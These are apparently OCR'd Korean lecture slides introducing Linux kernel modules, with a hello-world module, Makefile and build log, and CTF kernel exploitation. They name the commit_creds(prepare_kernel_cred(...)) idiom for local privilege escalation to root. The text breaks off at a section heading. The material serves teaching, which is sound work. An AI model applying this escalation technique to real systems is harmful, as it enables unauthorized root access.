만약, 인자로 root의 자격 증명을 가지고 있는 cred 구조체가 들어올 경우 해당 프로세스는 root가 된다 (권한 상승)

kernel v6.2 이전까지는 **commit_creds(prepare_kernel_cred(0))**를 사용해 Local Privilege Escalation 수행

kernel v6.2 이후부터는 **commit_creds(prepare_kernel_cred(&init_task))**를 사용해 Local Privilege Escalation 수행

Linux Kernel 기초 지식


- Kernel Module

커널의 **새로운 기능을** 넣기 위해 추가하는 오브젝트 파일

어떤 기능을 추가하기 위해 커널 소스코드를 수정하고 다시 빌드를 하는 것이 아닌
모듈의 형태로 운영체제 동작 중에 추가 및 제거를 하는 것이 가능하다

Linux Kernel 기초 지식

- Kernel Module Programming




```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>

MODULE_LICENSE("GPL");

static int hcamp_init(void)
{
        printk(KERN_INFO "Welcome To Hcamp\n");
        return 0;
}

static void hcamp_exit(void)
{
        printk(KERN_INFO "Cleaning up module. \n");
}

module_init(hcamp_init);
module_exit(hcamp_exit);


                                    3,28          Top
```

example kernel driver source code

Linux Kernel 기초 지식

- Kernel Module Programming




```
obj-m += hcamp.o

all:
	make -C /home/aku7777/hcamp_kernel/linux-6.18.6 M=/home/aku7777/hcamp_kernel modules
clean:
	make -C /home/aku7777/hcamp_kernel/linux-6.18.6 M=/home/aku7777/hcamp_kernel clean
~
~
-- INSERT --                                                          1,26-89       All
```

Makefile

Linux Kernel 기초 지식

- Kernel Module Programming



```
aku7777@phylasso-MS-7E01:~/hcamp_kernel$ make
make -C /home/aku7777/hcamp_kernel/linux-6.18.6 M=/home/aku7777/hcamp_kernel modules
make[1]: Entering directory '/home/aku7777/hcamp_kernel/linux-6.18.6'
make[2]: Entering directory '/home/aku7777/hcamp_kernel'
  CC [M]  hcamp.o
  MODPOST Module.symvers
WARNING: modpost: missing MODULE_DESCRIPTION() in hcamp.o
  CC [M]  hcamp.mod.o
  CC [M]  .module-common.o
  LD [M]  hcamp.ko
make[2]: Leaving directory '/home/aku7777/hcamp_kernel'
make[1]: Leaving directory '/home/aku7777/hcamp_kernel/linux-6.18.6'
aku7777@phylasso-MS-7E01:~/hcamp_kernel$ ls
hcamp.c  hcamp.ko  hcamp.mod  hcamp.mod.c  hcamp.mod.o  hcamp.o  linux-6.18.6  Makefile  modules.order  Module.symvers
aku7777@phylasso-MS-7E01:~/hcamp_kernel$
```

hcamp.ko 모듈 파일 생성

CTF에서의 Linux Kernel Exploit

- ELF Binary Exploit과의 차이점


exploit.py 실행

```
from pwn import*

p = remote(…

p.interactive()
```

```
$ cat flag.txt
```

CTF에서의 Linux Kernel Exploit

- ELF Binary Exploit과의 차이점




```
$ ./exploit
```

```
# whoami
root
# cat flag.txt
```

Linux Kernel Exploit은 User shell이 있는 상태에서 Kernel 취약점을 이용해 ROOT로 권한 상승(LPE)을 하는 것이 목표

CTF에서의 Linux Kernel Exploit

- CTF Kernel Exploit Challenge 파일 구성

